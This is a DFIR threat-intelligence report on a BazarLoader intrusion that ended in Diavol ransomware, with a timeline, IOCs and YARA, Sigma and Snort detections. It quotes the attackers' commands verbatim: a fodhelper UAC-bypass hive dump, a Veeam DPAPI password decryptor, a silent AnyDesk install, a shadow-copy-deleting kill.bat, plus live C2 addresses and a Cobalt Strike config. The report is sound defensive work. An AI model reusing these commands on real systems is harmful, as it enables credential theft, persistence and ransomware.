adfind bazar cobaltstrike diavol ransomware

Diavol Ransomware

December 13, 2021

In the past, threat actors have used BazarLoader to deploy Ryuk and Conti ransomware, as reported on many occasions. In this intrusion, however, a BazarLoader infection resulted in deployment of Diavol Ransomware.

First discovered in June 2021, by FortiGuard Labs, Diavol Ransomware has been suspected to be linked to the Wizard Spider threat actor. In this report, we observed threat actors deploy multiple Cobalt Strike DLL beacons, perform internal discovery using Windows utilities, execute lateral movement using AnyDesk and RDP, dump credentials multiple ways, exfiltrate data and deploy domain wide ransomware in as little as 32 hours from initial access.

Case Summary

The malware (BazarLoader) was delivered to an endpoint via email, which included a link to OneDrive. The OneDrive link, directed the user to download a file that was a zip, which included an

ISO inside. Once opened (mounted) on the users system, it was determined the ISO contained a LNK file and a DLL. The LNK file masqueraded as a Document enticing the user to click/open it. Once the user executed the LNK file, the BazarLoader infection was initiated.

As seen in previous cases, the BazarLoader infection began with internal reconnaissance of the environment using Windows utilities such as net, nltest, and ipconfig. After being inactive for one hour, the intrusion continued with dropping of multiple Cobalt Strike beacon DLL's on the beachhead. This was followed by another round of discovery from the compromised machine. The threat actor then proceeded with execution of adf.bat, which is a script that queries various Active Directory objects using the AdFind tool. The first run was using a renamed binary named qq.exe and then the threat actor later dropped a properly named AdFind binary and executed the same discovery commands again. Soon after that, with the use of another simple batch script named fodhelper_reg_hashes.bat, they performed credentials acquisition via dumping of SAM, SECURITY and SYSTEM registry hives.

Returning after a gap of almost 18 hours, the threat actor performed another round of network scanning from the beachhead. This was then followed by attempts to Kerberoast and "AS-REProast" using the tool Rubeus. The threat actor then moved laterally via RDP to a server that contained file shares. After gaining access to the system they installed a remote access application, AnyDesk, as well as Filezilla.

The threat actors used FileZilla to exfiltrate data out of the environment. They then pivoted towards critical systems, such as domain controllers and a server that held backups. The threat actor then dumped LSASS from one of the domain controllers, using task manager, and then uploaded the dump file to ufile.io using Internet Explorer.

On the backup server, the threat actors attempted to dump databases associated with the backup solution. In one attempt, they used a documented technique to recover the encoded password and decode it using the Microsoft Data Protection API (DPAPI).

After around 42 hours post initial intrusion, the threat actors pushed towards completion of their final objective. RDP access was established from the central file server that the threat actors had compromised to all endpoints and a batch script named "kill.bat" was executed on all of the targeted machines.

The script consists of commands that removes Volume Shadow copies, disables Windows automatic startup repair, and stops all the running services on the host. Once the script completed execution, the Diavol Ransomware was deployed via the RDP connection on each machine by running the executable manually. From initial access, to ransomware deployment, the threat actors took about 42 hours to deploy ransomware domain wide, but from the login on the third day, to the last host ransom execution, only about an hour passed for the actors to finish their deployment.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, BazarLoader, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Timeline

Analysis and reporting completed by @yatinwad and AnonymousContributor1

Reviewed by @tas_kmanager and @samaritan_o

MITRE ATT&CK

Initial Access

Initial access was via a OneDrive link that arrived via malicious emails that was reported via @ankit_anubhav.

> Stubborn #Bazarloader hosted malware again on onedrive (link still live) with zip -> iso -> (lnk +DLL)
>
> /onedrive.live.com/download?cid=0094E8452D7CDD65&resid=94E8452D7CDD65%21135&authkey=AEN3yDYOia1YdKM
>
> Connects to /159.223.31.75/body/athletehttps://t.co/Hkg0UCBK85 pic.twitter.com/VY4wRl8w5D
>
> — Ankit Anubhav (@ankit_anubhav) October 26, 2021

Upon accessing the link, a zip file was downloaded.

The original URL of the file can be traced from the file stream log data (Sysmon Event ID 15) as well.

Reviewing the file stream data from Sysmon we can see that the zip contains an ISO file.


TheAnalyst reported similar BazarLoader activity via malicious emails around the same time frame.

> Large #BazarISO>#BazarLoader>#BazarBackdoor inc from /muppetcast.com, started yesterday. Direct links to @onedrive. Iso contains dll+lnk running dll with entrypoint "EnterDll", your EDR might have problems detecting this, and less obvious for most users than maldocs… > pic.twitter.com/ZS8sspWqtG
>
> — TheAnalyst (@fffforward) October 13, 2021

Execution

The BazarLoader ISO downloaded from the OneDrive link, consists of a malicious DLL and shortcut file named “Documents.lnk” which executes the DLL via rundll32.exe.

```
out:  Lnk File: Documents.lnk
```



After the initial execution, the malware contacted two of its C2 IPs:

```
159.223.31.75
206.189.49.239
```

We then observed threat actors dropping multiple Cobalt Strike Beacon DLL's on the host in the following file paths:

```
C:\Users\<user>\AppData\Local\Temp\tfpkuengdlu.dll
C:\ProgramData\temp.dll
C:\Users\<>\AppData\Local\Temp\uvvfvnnswte.dll
```

Persistence

A new BITS job, named “Microsoft Office Manager upgrade v24.24” was created on the beachhead host.

The BITS job failed because the requested URL does not exist.

While reporting failure in the logs, the BITS job did re-execute the mounted ISO files every 3 hours, for the length of the intrusion on the beachhead host.

After the threat actor moved laterally, we observed them installing Anydesk on multiple clients to create additional means of keeping access.

They used PowerShell and cmd to automate the download and installation of AnyDesk. In order to install Anydesk for unattended access you have to set a password. The password here was set to `J9kzQ2Y0qO`

```
(new-object System.Net.WebClient).DownloadFile("http://download.anydesk.com/AnyDesk.e
cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-w
cmd.exe /c echo J9kzQ2Y0qO | C:\ProgramData\anydesk.exe --set-password
cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id
```

The threat actor not only leaked their password when installing AnyDesk, but they also temporarily copied the password to the machine as the name of a text file.

This password also matches one from the leaked Conti manuals back in August.

From the Anydesk logs, we can also see the Client-ID and the IP used to access the clients. Logs can be found at %programdata%\AnyDesk\ad_svc.trace

```
IP: 23.106.215.31, Client-id: 903491377
```

Defense Evasion

The threat actors made use of process injection through-out the intrusion. The BazaLoader malware injected into an Edge browser process, as observed by the discovery activity, and Cobalt Strike DLL's activity.

Cobalt Strike processes were also observed injecting into various other processes.

Credential Access

Threat actors performed dumping of SAM, SECURITY and SYSTEM registry hives using a batch script named “fodhelper_reg_hashes.bat”.

Contents of fodhelper_reg_hashes.bat are as follows:

```
reg.exe add hkcu\software\classes\ms-settings\shell\open\command /ve /d "reg.exe save
reg.exe add hkcu\software\classes\ms-settings\shell\open\command /v "DelegateExecute"
fodhelper.exe

reg.exe add hkcu\software\classes\ms-settings\shell\open\command /ve /d "reg.exe save
reg.exe add hkcu\software\classes\ms-settings\shell\open\command /v "DelegateExecute"
fodhelper.exe

reg.exe add hkcu\software\classes\ms-settings\shell\open\command /ve /d "reg.exe save
reg.exe add hkcu\software\classes\ms-settings\shell\open\command /v "DelegateExecute"
fodhelper.exe
```

```
reg.exe delete hkcu\software\classes\ms-settings /f >nul 2>&1
```

They also performed enumeration of the web browser information using more.

The following files were accessed:

```
Users\<>\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
Users\<>\AppData\Local\Microsoft\Edge\User Data\Default\Cookies
C:\Users\<>\AppData\Local\Temp\edge-cookies.json
```

Using a well known technique documented on the Veeam backup forum, the threat actor managed to decrypt passwords used by Veeam. The encryption method used by Veeam is Data Protection API/DPAPI.

All the activity was done using RDP on the server with backups.

1. Dump the credentials using sqlcmd.exe to base64 passwords.

```
"C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\sqlcmd.exe"  -S
```

2. Via RDP and notepad, they created a new file containing the code for the decryption routine.

```
"C:\Windows\system32\NOTEPAD.EXE" C:\Windows\Microsoft.NET\Framework\<version#>\veeam
```

Content of veeam1.cs.txt

```
using System;
using System.Collections.Generic;
using System.Security.Cryptography;
using System.Text;

namespace Main
{
internal static class Program
   {
   private static void Decrypt(string b,string a){
      if (string.IsNullOrEmpty(a))
      {
         return;
```

```
        }
        byte[] encryptedData = Convert.FromBase64String(a);
        Console.WriteLine(b+':'+Encoding.UTF8.GetString(ProtectedData.Unprotect(encrypt
        return;
    }
    private static void Main(string[] args)
        {
            Decrypt("VATA","<BASE64 ENCODED PASSWORD HASH>");
        }
 }
}
```

3. Execute, which gave the threat actors passwords that were used by Veeam.

```
c:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe  veeam1.cs.txt
```

We also observed the threat actor using Rubeus to kerberoast and asreproast the environment.

Discovery

BazaLoader was observed executing the well known battery of Windows discovery commands around 10 minutes after execution on the beachhead host.

```
net group /domain admins
net group "Domain Computers" /domain
net localgroup administrator
net view /all
nltest /domain_trusts /all_trusts
```

Shortly after the Cobalt Strike beacon was executed, we can see that they uploaded and ran the well known script adf.bat. This has been observed multiple times by different ransomware groups. The threat actor ran AdFind twice, once using adf.bat file with AdFind renamed to qq.

```
qq.exe  -f "(objectcategory=person)"
qq.exe  -f "objectcategory=computer"
qq.exe -f "(objectcategory=organizationalUnit)"
```

```
qq.exe -sc trustdmp
qq.exe -subnets -f (objectCategory=subnet)
qq.exe  -f "(objectcategory=group)"
qq.exe -gcb -sc trustdmp
```

The second time, they copy/pasted commands from adf.bat and executed them with AdFind.exe.

On the second day, the following commands were executed before they started working on moving laterally in the domain.

```
net group "Domain Admins" /domain
whoami
nslookup
ipconfig /all
systeminfo
tasklist
net group "Enterprise admins" /domain
net localgroup administrators
whoami /all
net use
query user
```

During the course of the intrusion, we observed execution of the utility “Advanced IP Scanner” to perform network scanning (over ports 21,80,445,4899,8080).

Action Type	Remote IP	Remote Port	Local IP	Local Port	File Name
ConnectionFailed		80		51245	advanced_ip_scanner.exe
ConnectionFailed		80		51244	advanced_ip_scanner.exe
ConnectionFailed		80		51243	advanced_ip_scanner.exe

Advanced IP Scanner was downloaded using Internet Explorer on a server:

and then run with the portable option:

We also saw “MSSQLUDPScanner.exe” used for discovery of MSSQL instances across the environment.

We believe the tool used is rvrsh3ll’s MSSQLUDPScanner

Comparing compiled version to executable from this intrusion

Before execution of AdFind.exe, adf.bat was run.

```
rundll32.exe "C:\Users\<>\AppData\Local\
```

Via RDP they manually ran @carlos_perez's Invoke-Sharefinder.ps1 on a server. It then looks like they manually copied the output to a file named shares.txt.

```
Process Information:
        New Process ID:         0x1550
```

After each RDP connection to a server on the second day, the threat actor also made sure to open up task manager to review running processes and possibly logged in users on these systems.

Lateral Movement

We observed the threat actor using RDP as their main tool to do lateral movement in the environment. Most likely using credentials gathered through dumping of either lsass, or the registry hives. The first instance was through the beachhead where they used Cobalt Strike as a reverse proxy. This also revealed their Workstation Name which is `WIN-799RI0TSTOF`.

```
Message=An account was successfully logged on.

Subject:
```

After they installed AnyDesk, they used that access to RDP to other servers in the environment as well as eventually executing their final objective using this access.

Collection

The threat actors attempted to dump a database using sqlcmd.exe but the connection to the MSSQL server failed.

```
sqlcmd  -E -S localhost -Q "BACKUP DATABASE master TO DISK='c:\programdata\sql\master
```

Action Type	Remote IP	Remote Port	Local IP	Local Port	Process Command Line
ConnectionFailed	[redacted]	1433	[redacted]	59231	sqlcmd -E -S localhost -Q "BACKUP DATABASE master TO DISK='c:\programdata\sql\master.bak'"

Command and Control

BazarLoader:

206.189.49.239:443

```
JA3: 72a589da586844d7f0818ce684948eea
JA3s: 3f48aac872b1dbe54fa3547535ec9d43
```

```
Certificate: [3d:c3:4b:ff:95:d0:ae:52:f3:1e:18:e2:18:9e:0b:38:8c:f0:cf:b9 ]
Not Before: 2021/10/18 14:47:32 UTC
Not After: 2022/10/18 14:47:32 UTC
Issuer Org: Akdeniz Ltd.
Subject Common: turkcell.info
Subject Org: Akdeniz Ltd.
Public Algorithm: id-ecPublicKey
Curve: prime256v1
```

```
Subject: "emailAddress=goodmanshannon@stewart-cook.com,CN=turkcell.info,O=Akdeniz Ltd

Issuer: "emailAddress=goodmanshannon@stewart-cook.com,CN=turkcell.info,O=Akdeniz Ltd.

Validation_status: "self signed certificate",
```

159.223.31.75:443

```
JA3: 72a589da586844d7f0818ce684948eea
JA3s: 3f48aac872b1dbe54fa3547535ec9d43
```

```
Certificate: [be:b3:98:a3:a2:ce:e0:63:0b:7a:02:34:13:5b:0a:b5:4a:a4:21:71 ]
Not Before: 2021/10/18 14:47:32 UTC
Not After: 2022/10/18 14:47:32 UTC
Issuer Org: Å□afak FÄ±rat Ltd.
Subject Common: masomo.com
Subject Org: Å□afak FÄ±rat Ltd.
Public Algorithm: id-ecPublicKey
Curve: prime256v1
```

Cobalt Strike C2:

hiduwu.com

108.62.141.87:443

```
JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767
```

```
Certificate: [a5:4e:ed:32:cd:76:a3:97:6b:ad:a1:df:42:36:6d:38:54:4c:a5:4e ]
Not Before: 2021/09/29 00:00:00 UTC
Not After: 2022/09/29 23:59:59 UTC
Issuer Org: Sectigo Limited
Subject Common: hiduwu.com [hiduwu.com ,www.hiduwu.com ]
Public Algorithm: rsaEncryption
```

gawocag.com

23.81.246.32:443

```
JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767
```

```
Certificate: [32:be:aa:28:c6:bc:f3:f6:cf:31:c5:e5:2a:bf:1a:c1:a4:70:d1:6b ]
Not Before: 2021/10/11 00:00:00 UTC
Not After: 2022/10/11 23:59:59 UTC
Issuer Org: Sectigo Limited
Subject Common: gawocag.com [gawocag.com ,www.gawocag.com ]
Public Algorithm: rsaEncryption
```

```
{
"x64": {
"sha256": "0cb20cf74f9c5896442c82f875e9221cae606ffa124e53d013b8d13b6988f8cc",
    "uri_queried": "/fVWJ",
    "config": {
      "Spawn To x86": "%windir%\\syswow64\\rundll32.exe",
      "Watermark": 1580103814,
      "C2 Host Header": "",
      "HTTP Method Path 2": "/sm",
      "Beacon Type": "8 (HTTPS)",
```

```
      "Method 1": "GET",
      "Spawn To x64": "%windir%\\sysnative\\rundll32.exe",
      "Method 2": "POST",
      "C2 Server": "gawocag.com,/nd",
      "Jitter": 10,
      "Port": 443,
      "Polling": 5000
    },
    "sha1": "72db453ad1ab5ea483e5046864f3a8c295e7fef4",
    "time": 1634637833485.8,
    "md5": "abd213722fae891f54c28640d751200f"
  },
  "x86": {
    "sha256": "b08ae2fec4c0c64113947c14d9ab6f4a3e61a9d60e182b59e20b5b3606df8569",
    "uri_queried": "/C5jz",
    "config": {
      "Spawn To x86": "%windir%\\syswow64\\rundll32.exe",
      "Watermark": 1580103814,
      "C2 Host Header": "",
      "HTTP Method Path 2": "/sm",
      "Beacon Type": "8 (HTTPS)",
      "Method 1": "GET",
      "Spawn To x64": "%windir%\\sysnative\\rundll32.exe",
      "Method 2": "POST",
      "C2 Server": "gawocag.com,/nd",
      "Jitter": 10,
      "Port": 443,
      "Polling": 5000
    },
    "sha1": "f3003f34c9cb595e94fa632b537bf5a76869954d",
    "time": 1634637826726,
    "md5": "3303703eef699663fd3f0982922e8e30"
  }
```

Exfiltration

On the second day of the intrusion, FileZilla was installed on one of the servers which used SFTP to exfiltrate data to a remote computer at IP address 192.52.167.210.

Using Netflow, we were able to confirm that some amount of data (~200MB) was exfiltrated out of the environment.

```
$ nfdump -R [redacted] -A srcip,dstip -O bytes -o 'fmt:%sa :%da :%byt' 'host 192.52.167.210'
```

Here we can see the threat actor actively exfiltrating our information using FileZilla.

We also saw the threat actors exfiltrate databases by dragging and dropping information into FileZilla.

After pivoting to a Domain Controller, the threat actors dumped lsass using Task Manager:

And then uploaded the dump file to ufile.io using Internet Explorer on a server.

Impact

On the third day, the threat actors began their final actions. The final actions took place from a compromised file server. They began with a ping sweep to locate all live hosts. After that completed, they reviewed the results on the host.

From a file server, the threat actors then established RDP connections to all the machines in the environment. The threat actors transferred 2 files onto the machines they connected to. A batch script named kill.bat and a ransomware executable CryptoLocker64.exe.

The batch script is responsible for deletion of volume shadow copies, turning off automatic repairs and stopping all the running services on the host. Some of the commands are as follows:

```
sc  config "Netbackup Legacy Network service" start= disabled
bcdedit  /set {default}
bcdedit  /set {default} recoveryenabled No
vssadmin.exe  Delete Shadows /all /quiet
wmic.exe  Shadowcopy Delete
net  stop "Zoolz 2 Service" /y
net  stop "Veeam Backup Catalog Data Service" /y
net  stop "Symantec System Recovery" /y
net  stop "SQLsafe Filter Service" /y
net  stop "SQLsafe Backup Service" /y
net  stop "SQL Backups" /y
```

```
net  stop "Acronis VSS Provider" /y
net  stop VeeamDeploySvc /y
net  stop BackupExecVSSProvider /y
net  stop BackupExecRPCService /y
net  stop BackupExecManagementService /y
net  stop BackupExecJobEngine /y
net  stop BackupExecDeviceMediaService /y
```

After completion of this activity, the ransomware binary was executed manually over the RDP connections.

From the threat actors starting their ping sweep, to final host encryption, about an hour passed leaving behind the ransom note for the organization to find. The threat actors went from initial access to domain wide ransomware in just under two days.

IOCs

Network

```
BazarLoader
turkcell[.]info
159.223.31[.]75
206.189.49[.]239

Cobalt Strike
23.81.246[.]32
gawocag.com
108.62.141[.]87
hiduwu.com

SFTP Exfiltration
192.52.167[.]210
23.152.0[.]22
```

File

```
Bazar
Documents.lnk
4d8af5ba95aa23f7162b7bbf8622d801
```

```
d5b8c1a219686be5b75e58c560609023b491d9aa
e87f9f378590b95de1b1ef2aaab84e1d00f210fd6aaf5025d815f33096c9d162

SharedFiles.dll
fb88f4d22f14ca09ddeeca5d312f4d9f
734205a694689db504418101b91c9981e3a12deb
c17e71c7ae15fdb02a4e22df4f50fb44215211755effd6e3fc56e7f3e586b299

Cobalt Strike
uvvfvnnswte.dll
69c68c62844966115c13dfee2e7bc58c
7f49ecaebe1c59c09587cee25fb8844c78a78665
5551fb5702220dfc05e0811b7c91e149c21ec01e8ca210d1602e32dece1e464d

tmp.dll
56c552097559ecbafedd5683038ca480
dc0699b1d1c5a99b75334b69dafce5fe86bcf6a3
493a1fbe833c419b37bb345f6f193517d5d9fd2577f09cc74b48b49d7d732a54

Tools
AdFind.exe
9b02dd2a1a15e94922be3f85129083ac
2cb6ff75b38a3f24f3b60a2742b6f4d6027f0f2a
b1102ed4bca6dae6f2f498ade2f73f76af527fa803f0e0b46e100d4cf5150682

Rubeus.exe
6798ff540f3d077c3cda2f5a4a8559f7
40e8b04603f168b034c322be6c8b0afa5a9e89ac
0e09068581f6ed53d15d34fff9940dfc7ad224e3ce38ac8d1ca1057aee3e3feb

fodhelper_reg_hashes.bat
1e81900cc66fde050aef4c3149f1a375
f334b1b95f315f994c82da572e7acb68df4b17ed
9809bc0bea9bbfe31d47210391b124a724288b061d44dee5edc5e2582e36b271
```

```
MSSQLUDPScanner.exe
e6bef068c93cacdae7f15eded63461da
0390eacb29a580adf9870dbd3412f91d984a3197
bc88ae2c3353ee858a0dcdcd087bcd55f3c7eab0c702f7b295d2836565073730

veeam1.cs.exe
32d6f85c93bad9fa0f3eda1a8e80016
6e7628cd11dc76835e8cc0b2a91dc38101fcdb90
07f4a329f280d2896e1211ea79c73132be3a44e6c88819dea194e582bac18b3d

AnyDesk.exe
bd1c7369830ebd781ed5eade64f8f9e4
4f65118960bd8bcc744d62e6f464f8bc82c85a9e
4a9dde3979c2343c024c6eeeddff7639be301826dd637c006074e04a1e4e9fe7

FileZillaPortable.exe
b56f93850ad1ba921d56fbfc0f6950ca
6bb01635f68264afb77268dedd4e3ca3125e8c37
3c53ccee435994cd8125be4ba09cd47dd64a3ffac00cce49327851541c50620
```

Detections

Network

Snort:

```
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Downl
ET POLICY PE EXE or DLL Windows file download HTTP
ET INFO Packed Executable Download
[1:2850280:1] ETPRO TROJAN Observed Malicious SSL Cert (BazaLoader CnC) [Classificati
```

Sigma

Rule generated by @0xThiebaut's sigmai project

AdFind Usage Detection

Grabbing Sensitive Hives via Reg Utility

Credentials Dumping Tools Accessing LSASS Memory

Suspicious Reconnaissance Activity

Stop Windows Service

AnyDesk Silent Installation

Rubeus Hack Tool

Yara

```
/*
   YARA Rule Set
   Author: The DFIR Report
   Date: 2021-12-12
   Identifier: files
   Reference: 8099 https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule uvvfvnnswte {
   meta:
      description = "8099 - file uvvfvnnswte.dll"
      author = "The DFIR Report"
```

```
      reference = "https://thedfirreport.com"
      date = "2021-12-12"
      hash1 = "5551fb5702220dfc05e0811b7c91e149c21ec01e8ca210d1602e32dece1e464d"
   strings:
      $s1 = "(s#u%x0m(m#n&y*r$o&k\"j*o$y&x\"k)l#k%y!l)y#u%j0m%v0w)w.n%k0q)l.o&p/s*m-p
      $s2 = "0w(r#v%l0j(l$u\"o*u$n&p\"v*p$x&k!q)k#j%r!x)v#t,y.k%y0v)t.r%l0p)w-m&o/r*n
      $s3 = "%r0v(y#p%k0k'w&m\"p*t$m&v\"y*q$k%w!n)j#q%l!w)w.o)y.l%x0u)j.u%m0s*k-j&n/y
      $s4 = "#t%s0u(j#o%j/x$p&j\"q*w$v&y\"x*r#l%x!o)q#r%k!v(l0x)v.m%s0n)m.t%v/t*l-k&m
      $s5 = "#s+r+y+x/o#k,q$l$t%q0x$u.s*j,s0l(r&r,u0y*p%s!y-y%v'l&v%l%o-q+o%s!k-m)l!p
      $s6 = "%y&u&x!s%k%t%j%m\"p&m&k%o%n\"m%l&v%t%s\"r%q&u%y,l/o)u+p0q)y)p)q)r-y)m+x-
      $s7 = "-r#u&p.w+l#r,o%w%x%y$n%y-j,u$y(y,s,r,y$w%n-n%v-q)l%l%q%p-r!o/n+k\"r,q)q#
      $s8 = ",j/j#t(v+l#s.s%w%x%y0x$o%v%u-x,j0t$j/m+n%l$k!k\"l+t-q!p-x&y+v/l%q%s%r0n'
      $s9 = ",n0m%s$s(j0n(q#m*v0p.x0q't0w)v)x)y/m-s(y%o&m%n,w0t/l#x(r*k+p)k%p0k,v(k$w
      $s10 = "(l/j#l0u$t/n$x0y!p0n$v(k&w,p,t,t,s$w(y-u*u!o,q%m%k%j,r&m0l.s%t%t,p)u-v,
      $s11 = "/k#u'u)x0l'y(y0t$l&v*y%s+j$t#p,t,s$w(y-u,o%m&p0p.w%j%q+w%q(q)u-y)s$v%m-
      $s12 = "&q+v.s)m/v#y%w,q,x$o/q,q,o,n,n!n0n.y0u$o%t%m)t%w-o%p%p%p%o,u)l%o-v(k%x%
      $s13 = "+s+r/q*o*j0l,y,j,k-n+w0x$r,k.x,p,u,r0q)o%o-r%w-k(x%j$l%y!w-y)n+l$p\"q%y
      $s14 = "+s%j/t)s+w+v(y!u,j,j,q,p&w)x*v,t,s(n(m0p$p,s,x+p%m%j)n!x-x%k,p+x%u%r!m#
      $s15 = "/v*u'y*w(y*y(t&t-x%y%r%s0w$q(y)l(t(n(m0p$x&j'u0u&p%j%q%p+w\"n)l%t%s-w)y
      $s16 = "'s%k/m&k&l&m0u$s(m0s*n(n0v)y(r-w,y%u,j.k,y&q'r!t-t)t%r\"k)o!o0l&t%s%r%y
      $s17 = "\"k+m+y+x+w'y(y0t$l&v*y0t$x(w$j0m-s&j(l%k%l%m-p)l$n&p!x#o!n$n!q-q&v\"t%
      $s18 = "(k%m+w*w(p#s'r-p+n&r0t-o%t%u$l+l&k!x-v%k%l(u%m%u%k%j%q-o)x,u-j)o+k't,j,
      $s19 = "$t#j/v)l%w#n0j!u'k(j$y0w+v!j%r%s,j%k(n!j's%y.k%t)t%m\"q0s-n)q#y!r!s%j)l
      $s20 = "#t%n)y/q#p(n$r%j0r)u(y-l+o0v$j's&k)t&q%k%l$s)m%w-n0l%q%p%o0v.r'x!j.t,r+
   condition:
      uint16(0) == 0x5a4d and filesize < 2000KB and
      ( pe.imphash() == "1a4ea0d6f08424c00bbeb4790cdf1ca7" and ( pe.exports("Ghlqallx
}

rule files_Rubeus {
   meta:
      description = "8099 - file Rubeus.exe"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-12-12"
      hash1 = "0e09068581f6ed53d15d34fff9940dfc7ad224e3ce38ac8d1ca1057aee3e3feb"
```

```
   strings:
      $x1 = "        Rubeus.exe dump [/luid:LOGINID] [/user:USER] [/service:krbtgt] [
      $x2 = "        Rubeus.exe asktgt /user:USER </password:PASSWORD [/enctype:DES|R
      $x3 = "[!] GetSystem() - OpenProcessToken failed!" fullword wide
      $x4 = "        Rubeus.exe createnetonly /program:\"C:\\Windows\\System32\\cmd.e
      $x5 = "[!] GetSystem() - ImpersonateLoggedOnUser failed!" fullword wide
      $x6 = "[X] You need to have an elevated context to dump other users' Kerberos t
      $x7 = "[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'" f
      $x8 = "    Dump all current ticket data (if elevated, dump for all users), opti
      $s9 = "Z:\\Agressor\\github.com-GhostPack\\Rubeus-master\\Rubeus\\obj\\Debug\\R
      $s10 = "    Triage all current tickets (if elevated, list for all users), optio
      $s11 = "[X] /ticket:X must either be a .kirbi file or a base64 encoded .kirbi"
      $s12 = "Action: Dump Kerberos Ticket Data (All Users)" fullword wide
      $s13 = "[*] Initializing Kerberos GSS-API w/ fake delegation for target '{0}'"
      $s14 = "[*] Listing statistics about target users, no ticket requests being per
      $s15 = "[X] OpenProcessToken error: {0}" fullword wide
      $s16 = "[X] CreateProcessWithLogonW error: {0}" fullword wide
      $s17 = "[*] Target service  : {0:x}" fullword wide
      $s18 = "[*] Target Users           : {0}" fullword wide
      $s19 = "        Rubeus.exe s4u /user:USER </rc4:HASH | /aes256:HASH> [/domain:D
      $s20 = "    List all current tickets in detail (if elevated, list for all users
   condition:
      uint16(0) == 0x5a4d and filesize < 700KB and
      1 of ($x*) and 4 of them
}

rule SharedFiles {
   meta:
      description = "8099 - file SharedFiles.dll"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-12-12"
      hash1 = "c17e71c7ae15fdb02a4e22df4f50fb44215211755effd6e3fc56e7f3e586b299"
   strings:
```

```
        $s1 = "ButtonSkin.dll" fullword wide
        $s2 = "MyLinks.dll" fullword wide
        $s3 = "DragListCtrl.dll" fullword ascii
        $s4 = "whoami.exe" fullword ascii
        $s5 = "constructor or from DllMain." fullword ascii
        $s6 = "DINGXXPADDINGPADDINGXXPADDINGPADD" fullword ascii
        $s7 = "kLV -{T" fullword ascii
        $s8 = "CtrlList1" fullword wide
        $s9 = "CtrlList2" fullword wide
        $s10 = "CtrlList3" fullword wide
        $s11 = "wox)YytbACl_<me*y3X(*lNCvY@8jsbePLfVHH!X2p2TdHa6+1hoo^1N7gNtwhki)Lbaso@
        $s12 = "QX[gbL" fullword ascii /* Goodware String - occured 1 times */
        $s13 = "BasicScore" fullword ascii
        $s14 = ".?AVCDemoDlg@@" fullword ascii
        $s15 = "jLDfSektRC2FrOiWNzhbH3AsmBEIwg1U" fullword ascii
        $s16 = "9t$xt5" fullword ascii /* Goodware String - occured 1 times */
        $s17 = "DeAj1=n" fullword ascii
        $s18 = "WmaK|IG" fullword ascii
        $s19 = "oTRHz`R" fullword ascii
        $s20 = "VWATAUAVAWLc" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 2000KB and
        ( pe.imphash() == "c270086ea8ef591ab09b6ccf85dc6072" and pe.exports("BasicScore
}

rule new_documents_2005_iso {
    meta:
        description = "8099 - file new-documents-2005.iso"
        author = "The DFIR Report"
        reference = "https://thedfirreport.com"
        date = "2021-11-29"
        hash1 = "1de1336e311ba4ab44828420b4f876d173634670c0b240c6cca5babb1d8b0723"
    strings:
        $x1 = "SharedFiles.dll,BasicScore\"%systemroot%\\system32\\imageres.dll" fullwo
        $s2 = "C:\\Windows\\System32\\rundll32.exe" fullword ascii
        $s3 = "SHAREDFI.DLL" fullword ascii
```

```
        $s4 = "SharedFiles.dll" fullword wide
        $s5 = "C:\\Users\\User\\Documents" fullword wide
        $s6 = "DragListCtrl.dll" fullword ascii
        $s7 = "MyLinks.dll" fullword wide
        $s8 = "ButtonSkin.dll" fullword wide
        $s9 = "whoami.exe" fullword ascii
        $s10 = " ..\\Windows\\System32\\rundll32.exe" fullword wide
        $s11 = "User (C:\\Users)" fullword wide
        $s12 = "        " fullword ascii
        $s13 = "DOCUMENT.LNK" fullword ascii
        $s14 = "Documents.lnk@" fullword wide
        $s15 = ",System32" fullword wide
        $s16 = " Type Descriptor'" fullword ascii
        $s17 = " constructor or from DllMain." fullword ascii
        $s18 = "  " fullword ascii
        $s19 = "DINGXXPADDINGPADDINGXXPADDINGPADD" fullword ascii
        $s20 = " Class Hierarchy Descriptor'" fullword ascii
    condition:
        uint16(0) == 0x0000 and filesize < 2000KB and
        1 of ($x*) and 4 of them
}

rule files_tmp {
    meta:
        description = "8099 - file tmp.dll"
        author = "The DFIR Report"
        reference = "https://thedfirreport.com"
        date = "2021-12-12"
        hash1 = "493a1fbe833c419b37bb345f6f193517d5d9fd2577f09cc74b48b49d7d732a54"
    strings:
        $s1 = "UncategorizedOtherOutOfMemoryUnexpectedEofInterruptedArgumentListTooLong
        $s2 = "uncategorized errorother errorout of memoryunexpected end of fileunsuppo
        $s3 = "kuiiqaiusmlytqxxnrtl.dll" fullword ascii
